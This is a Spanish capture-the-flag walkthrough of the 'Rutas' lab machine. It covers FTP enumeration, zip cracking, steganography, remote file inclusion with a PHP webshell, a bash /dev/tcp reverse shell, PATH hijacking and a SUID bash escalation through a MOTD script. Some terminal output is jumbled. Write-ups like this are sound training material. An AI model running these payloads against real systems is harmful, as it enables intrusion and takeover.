

RUTAS



Rutas

Autor: firstatack

Dificultad: Medio

Fecha de creación:
13/07/2024

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip rutas.zip
```

```
Archive: rutas.zip  
inflating: auto_deploy.sh  
inflating: rutas.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh rutas.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termine con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```

└─$ ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.495 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.495/0.495/0.495/0.000 ms

```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 172.17.0.1

LINUX- ttl=64

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```

└─$ nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 14:27 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
|_ ftp-syst:
|   STAT:
|_ FTP server status:
|   Connected to ::ffff:172.17.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPd 3.0.5 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 0      0          0 Jul 11 06:54 hola_disfruta
|_ -rw-r--r--  1 0      0      293 Jul 11 06:55 respeta.zip
22/tcp    open  ssh      OpenSSH 7.7p1 Ubuntu 3ubuntu13.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 63:16:54:2a:05:1d:8e:43:53:55:8b:d5:4e:35:c9:1f (ECDSA)
|_ 256 21:24:77:5d:f8:2f:b2:64:ec:42:8b:0b:ef:f0:46:1b (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Encontramos los puertos 21,22 Y 80

Primeramente, vamos con el 21

Establecemos conexión ftp

```

└─# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.5)
Name (172.17.0.2:kali): Anonymous
331 Please specify the password. 56(84) bytes of data.
Password: from 172.17.0.2: icmp_seq=1 ttl=64 time=0.495 ms
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
ls -la: OK.
ftp> ls -la g/max/mdev
ls -la: OK.
229 Entering Extended Passive Mode (|||18798|)
150 Here comes the directory listing.
drwxr-xr-x  1 0 0 102 4096 Jul 11 06:55 .
drwxr-xr-x  1 0 0 102 4096 Jul 11 06:55 ..
-rw-r--r--  1 0 0 0 0 Jul 11 06:54 hola_disfruta
-rw-r--r--  1 0 0 293 293 Jul 11 06:55 respeta.zip
226 Directory send OK.

```

Tenemos dos archivos que nos traemos a nuestro kali

```

ftp> get hola_disfruta
local: hola_disfruta remote: hola_disfruta
229 Entering Extended Passive Mode (|||20772|)
150 Opening BINARY mode data connection for hola_disfruta (0 bytes).
0 0.00 KiB/s
226 Transfer complete.
ftp> get respeta.zip
local: respeta.zip remote: respeta.zip
229 Entering Extended Passive Mode (|||46139|)
150 Opening BINARY mode data connection for respeta.zip (293 bytes).
100% |*****| 293 592.40 KiB/s 00:00 ETA
226 Transfer complete.
293 bytes received in 00:00 (206.59 KiB/s)
ftp>

```

Intentamos descomprimir el zip, pero, necesita contraseña

```

└─# unzip respeta.zip
Archive:  respeta.zip
[respeta.zip] oculto.txt password:
  skipping: oculto.txt      incorrect password

```

Con zip2john creamos un hash que john pueda entender

zip2john respeta.zip > hash.txt

Y ahora con john

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```

└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Press 'q' or Ctrl-C to abort, almost any other key for status
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64]) 25.00g/s 204800p/s 204800c/s 204800C/s 123456..whit
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
greenday (respeta.zip/oculto.txt)
1g 0:00:00:00 DONE (2024-08-19 15:25) 25.00g/s 204800p/s 204800c/s 204800C/s 123456..whit
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```


Ahora, descomprimos con greenday y encontramos un .txt

```
# cat oculto.txt
logica y observando la sacaras ,muy rapido
Consigue la imagen crackpass.jpg
firstatack.github.io
sin fuzzing con logica y observando la sacaras ,muy rapido
```

Debemos conseguir **crackpass.jpg** en **firstatack.github.io**

En GitHub, las imágenes suelen guardarse en un directorio

llamado **assets**, **images**, **img**, o **media** dentro del repositorio.



Nos la traemos a nuestro kali

```
➜ ~ curl https://firstatack.github.io/assets/crackpass.jpg
--2024-08-19 15:45:04-- https://firstatack.github.io/assets/crackpass.jpg
Resolving firstatack.github.io (firstatack.github.io)... 185.199.111.153, 185.199.108.153, 185.199.110.153, ...
Connecting to firstatack.github.io (firstatack.github.io)|185.199.111.153|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17878 (17K) [image/jpeg]
Saving to: 'crackpass.jpg'

crackpass.jpg      100%[=====] 17.46K  --.-KB/s  in 0.002s

2024-08-19 15:45:04 (8.17 MB/s) - 'crackpass.jpg' saved [17878/17878]
```

Ahora, con stegseek (esteganografía)

```

# stegseek crackpass.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
Desktop/Rutas
[i] Found passphrase: ""
[i] Original filename: "passwd.zip".
[i] Extracting to "crackpass.jpg.out".

/home/kali/Desktop/Rutas
(root@kali)-[/home/kali/Desktop/Rutas]
# cat crackpass.jpg.out
PK
EbX^NpassUT 1f1fux
                                hackeada:denuevo
PK
EbX^NpassUT1f1fux
                                PKJO

```

hackeada:denuevo

ENUMERACIÓN

Vamos con gobuster para identificar posibles directorios

```

gobuster dir -u http://172.17.0.2/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```

```

# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```

Gobuster v3.6	
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)	
[+] Url:	http://172.17.0.2/
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.6
[+] Extensions:	php,doc,html,txt
[+] Timeout:	10s

Starting gobuster in directory enumeration mode

/.php	(Status: 403)	[Size: 275]
/.html	(Status: 403)	[Size: 275]
/index.php	(Status: 200)	[Size: 1116]
/index.html	(Status: 200)	[Size: 10671]
/.php	(Status: 403)	[Size: 275]
/.html	(Status: 403)	[Size: 275]
/server-status	(Status: 403)	[Size: 275]

Progress: 1102800 / 1102805 (100.00%)


Finished

Tenemos index.html e index.php


index.html



index.php



```
view-source:http://172.17.0.2/index.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
3 <h1>Mi página web</h1>
4 </header>
5
6 <main>
7   <section id="about">
8     <h2>Acerca de mí</h2>
9     <p>Aquí puedes poner información sobre ti, tu sitio web o lo que quieras compartir con los visitantes</p>
10  </section>
11
12  <section id="contenido-principal">
13    <p>Ejemplo de párrafo de contenido principal.</p>
14    <p>Otro párrafo de ejemplo.</p>
15  </section>
16 </main>
17
18 <aside>
19   <h3>Barra lateral</h3>
20   <ul>
21     <li><a href="vulndb.com">Enlace 1</a></li>
22     <li><a href="trackedvuln.dl/">Enlace 2</a></li>
23     <li><a href="dockerlabs.es">Enlace 3</a></li>
24   </ul>
25 </aside>
26
27 <footer>
28   my footer - 2021 - Mi sitio web</p>
29 </body>
```



Dentro de index.php, nos aparecen tres enlaces y uno de ellos

es trackedvuln.dl que agregamos al /etc/hosts.

Después de acceder con hackeada:denuedo en el panel

nos devuelve a la página por defecto.

Con curl podemos identificar el tipo de autenticación

`curl -v -u hackeada:denuedo http://trackedvuln.dl/`

```

└─# curl -v -u hackeada:denuedo http://trackedvuln.dl/
* Host trackedvuln.dl:80 was resolved.
* IPv6: (none)
* IPv4: 172.17.0.2 > sent off
* HTTrying 172.17.0.2:80 ...
* Connected to trackedvuln.dl (172.17.0.2) port 80
* Server auth using Basic with user 'hackeada'
> GET / HTTP/1.1 Mon, 08 Jul 2024 23:07:43 GMT
> Host: trackedvuln.dl f8dc0"
> Authorization: Basic aGFja2VhZGE6ZGVudWV2bw==
> User-Agent: curl/8.8.0
> Accept: */* -Encoding
> Content-Type: text/html
* Request completely sent off
< HTTP/1.1 200 OK < aGFja2VhZGE6ZGVudWV2bw==
< Date: Tue, 20 Aug 2024 14:50:23 GMT
< Server: Apache/2.4.58 (Ubuntu)
< Last-Modified: Mon, 08 Jul 2024 23:07:43 GMT Basic <cadena_base64>
< ETag: "29b0-61cc47aff8dc0"
< Accept-Ranges: bytesOK, esto confirma que se está utilizando a
< Content-Length: 10672
< Vary: Accept-Encoding la Base64 que aparece después de Authoriz
< Content-Type: text/html

```

Authorization: Basic aGFja2VhZGE6ZGVudWV2bw==

Esta cadena no es otra cosa que el usuario y contraseña en base64

```
echo 'aGFja2VhZGE6ZGVudWV2bw==' | base64 -d
```

hackeada:denuedo

```

└─# echo 'aGFja2VhZGE6ZGVudWV2bw==' | base64 -d
hackeada:denuedo

```

Si en la salida vemos algo como **Authorization: Basic <cadena_base64>**

y la respuesta es 200 OK, esto confirma que se está utilizando autenticación básica. Tomamos nota de la cadena Base64 que aparece después de

Authorization: Basic.

Esta cadena es la que usaremos en el siguiente paso con wfuzz.

```
wfuzz -c -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --hw 86 -u http://trackedvuln.dl/index.php?FUZZ=/etc/passwd
```



```
-H "Authorization: Basic aGFja2VhZGE6ZGVudWV2bw=="
```

```
➜ wfuzz -c -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --hw 86 -u http://trackedvuln.dl/index.php?FUZZ=/etc/passwd -H "Authorization: Basic aGFja2VhZGE6ZGVudWV2bw=="


*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://trackedvuln.dl/index.php?FUZZ=/etc/passwd
Total requests: 220560

ID      Response      Lines      Word      Chars      Payload
-----
000002045: 200           39 L       104 W      1071 Ch     "love"
```

Vamos al navegador con <http://trackedvuln.dl/index.php?love=/etc/passwd>

Usa tmp cuando lo necesites recordalo te hara falta



Ya que probamos que no es una LFI, intentamos con una RFI.

EXPLOTACIÓN

Montamos un servidor con python


```
python3 -m http.server 80
```

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

Nos vamos al navegador de la maquina victima y comprobamos que se lista

el directorio de mi kali

http://trackedvuln.dl/index.php?love=http://172.17.0.1:80




Creamos una webshell

```
cat webshell.php
<?php
system($_GET["cmd"]);
?>
```

Nos vamos al navegador y concatenamos el parámetro **cmd** con un ampersand **&** y comprobamos que estamos ejecutando parámetros

http://trackedvuln.dl/index.php?love=http://172.17.0.1:80/webshell.php&cmd=whoami



Mi página web

Acerca de mí

Aquí puedes poner información sobre ti, tu sitio web o lo que quieras compartir con los visitantes.

Ejemplo de párrafo de contenido principal.

Otro párrafo de ejemplo.

www-data

Barra lateral

- [Enlace 1](#)
- [Enlace 2](#)
- [Enlace 3](#)

© 2024 Mi página web

Ahora, solo tenemos que montar un listener con netcat

```
nc -nlvp 4444
```

listening on [any] 4444 ...

Y en el navegador, sustituimos whoami por

```
bash -c 'bash -i >& /dev/tcp/172.17.0.1/1234 0>&1'
```

(urlencodeada)

```
trackedvuln.dl/index.php?love=http://172.17.0.1:80/webshell.php&cmd=bash%20-c%20%22ba
```

```
s%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.17.0.1%2F4444%200%3E%261%22
```

Ejecutamos y obtenemos conexión

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 52730
bash: cannot set terminal process group (36): Inappropriate ioctl for device
bash: no job control in this shell
www-data@e5117502db71:/var/www/irresistible/public$
```

Hacemos un tratamiento de la TTY para mejorar la shell

```
script /dev/null -c bash
```

Ctrl + z

```
stty raw -echo;fg
```

```
reset xterm
```

```
export SHELL=bash
```

```
export TERM=xterm
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@e5117502db71:/var/www/irresistible/public$ sudo -l
Matching Defaults entries for www-data on e5117502db71:
    env_reset, mail_badpass,
    secure_path=/tmp\::/usr/local/sbin\::/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin\::/snap/bin,
    use_pty

User www-data may run the following commands on e5117502db71:
    (norberto) NOPASSWD: /usr/bin/baner
```

Ejecutamos el binario y podemos ver que estamos

ante un posible Path Hijacking

```
File Actions Edit View Help
www-data@e5117502db71:/tmp$ sudo -u norberto /usr/bin/baner
Ejecutando 'head' con ruta absoluta:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
export SHELL=/bin/bash
Ejecutando 'head' con ruta relativa:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Nos hemos ido al directorio /tmp como nos decían en la pista

Como queremos suplantar a head, en tmp creamos un head y le damos permisos

```
www-data@e5117502db71:/tmp$ echo 'bash -p' > head
www-data@e5117502db71:/tmp$ ls
head payload.sh
www-data@e5117502db71:/tmp$ chmod +x head
```

Ejecutamos el binario y nos hacemos **norberto**

```
www-data@e5117502db71:/tmp$ sudo -u norberto /usr/bin/baner
Ejecutando 'head' con ruta absoluta:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

Ejecutando 'head' con ruta relativa:
norberto@e5117502db71:/tmp$
```

Listamos en norberto

```
norberto@e5117502db71:~$ ls -la
total 32
drwxr-x--- 1 norberto norberto 4096 Jul 12 09:12 .
drwxrwxr-x 1 norberto norberto 4096 Jul 13 03:34 ..
drwxr-xr-x 1 root     root     4096 Jul 9 23:08 ..
-rw-r--r-- 1 norberto norberto 220 Jul 9 23:07 .bash_logout
-rw-r--r-- 1 root     root     3789 Jul 12 09:11 .bashrc
drwx----- 2 norberto norberto 4096 Jul 10 10:12 .cache
drwxrwxr-x 3 norberto norberto 4096 Jul 10 11:03 .local
-rw-r--r-- 1 norberto norberto 807 Jul 9 23:07 .profile
```

PRACTICACREANDORETOS

Accedemos por ssh como `norberto/practicacreandoretos`

```
L# ssh norberto@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:6a50x7XeTyVsd9efzPAm6ywwqN+PGZS6EdggW08HSV
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts
norberto@172.17.0.2's password:
Permission denied, please try again.
norberto@172.17.0.2's password:
SORPRESA

bash-5.2$ cd maria
FELIZ HACK pwd
/home/maria
bash-5.2$ ls -la
* Documentation: https://help.ubuntu.com
* Management:   https://landscape.canonical.com
* Support:      https://ubuntu.com/pro
┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐  23:08 .
( F | I | R | S | T | A | T | A | C | K )     05:50 .bashrc
└─┘ └─┘ └─┘ └─┘ └─┘ └─┘ └─┘ └─┘ └─┘ └─┘   01:15 .local
┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐ ┌─┐  03:35 .mipass
( f | e | l | i | z ) ( h | a | c | k )       23:08 .profile
└─┘ └─┘ └─┘ └─┘ └─┘ └─┘ └─┘ └─┘ └─┘ └─┘

Last login: Thu Jul 11 07:15:47 2024 from 172.17.0.1
bash-5.2$ whoami
maria
```

Listamos directorios

```
bash-5.2$ cd maria root 4096 Jul 9 23:08 ..
bash-5.2$ pwd maria maria 220 Jul 9 23:08 .bash_logout
/home/maria 1 maria maria 3789 Jul 11 05:50 .bashrc
bash-5.2$ ls -la maria maria 4096 Jul 10 01:15 .local
total 32 -- 1 maria maria 45 Jul 13 03:35 .mipass
drwxr-x-- 1 maria maria 4096 Jul 13 03:35 .profile
drwxr-xr-x 1 root root 4096 Jul 9 23:08 ..
-rw-r--r-- 1 maria maria 220 Jul 9 23:08 .bash_logout
-rw-r--r-- 1 maria maria 3789 Jul 11 05:50 .bashrc
drwxrwxr-x 3 maria maria 4096 Jul 10 01:15 .local
-rw-rw-r-- 1 maria maria 45 Jul 13 03:35 .mipass
-rw-r--r-- 1 maria maria 807 Jul 9 23:08 .profile
bash-5.2$
```

```
Encontramos un archivo .mipass
bash-5.2$ cat .mipass
maria:asientienesmejor
Donde podre escribir
```

```
bash-5.2$ cat .mipass
maria:asientiendesmejor
Donde podre escribir
```



```

Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/update-motd.d/00-header
/home/maria
/run/lock
/tmp
/tmp/linpeas_linux_amd64
/usr/bin/find
/usr/lib/bash
/usr/lib/systemd/system/vsftpd.service
/var/lib/php/sessions
/var/tmp

```

El archivo 00-header se usa para mostrar mensajes en el login de usuarios. Por lo general, se ejecuta durante el proceso de login, lo que puede darnos una forma de ejecutar comandos con privilegios elevados.

En este momento está configurado para sacar el mensaje

SORPRESA Y FELIZ HACK

Veamos que permisos tiene este archivo

```

maria@425ac09efa29:/tmp$ ls -l /etc/update-motd.d/00-header
-rwxr-xr-- 1 maria maria 1272 Jul 13 03:29 /etc/update-motd.d/00-header
maria@425ac09efa29:/tmp$

```

Vemos que maria tiene permisos de escritura, lectura y ejecución.

Lo que hacemos es agregar al final del archivo el siguiente código

chmod u+s /bin/bash

con el que cambiaremos los permisos del binario bash para establecer el bit SUID.

```

#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
#
# This program is free software; you can redistribute it and/or modify
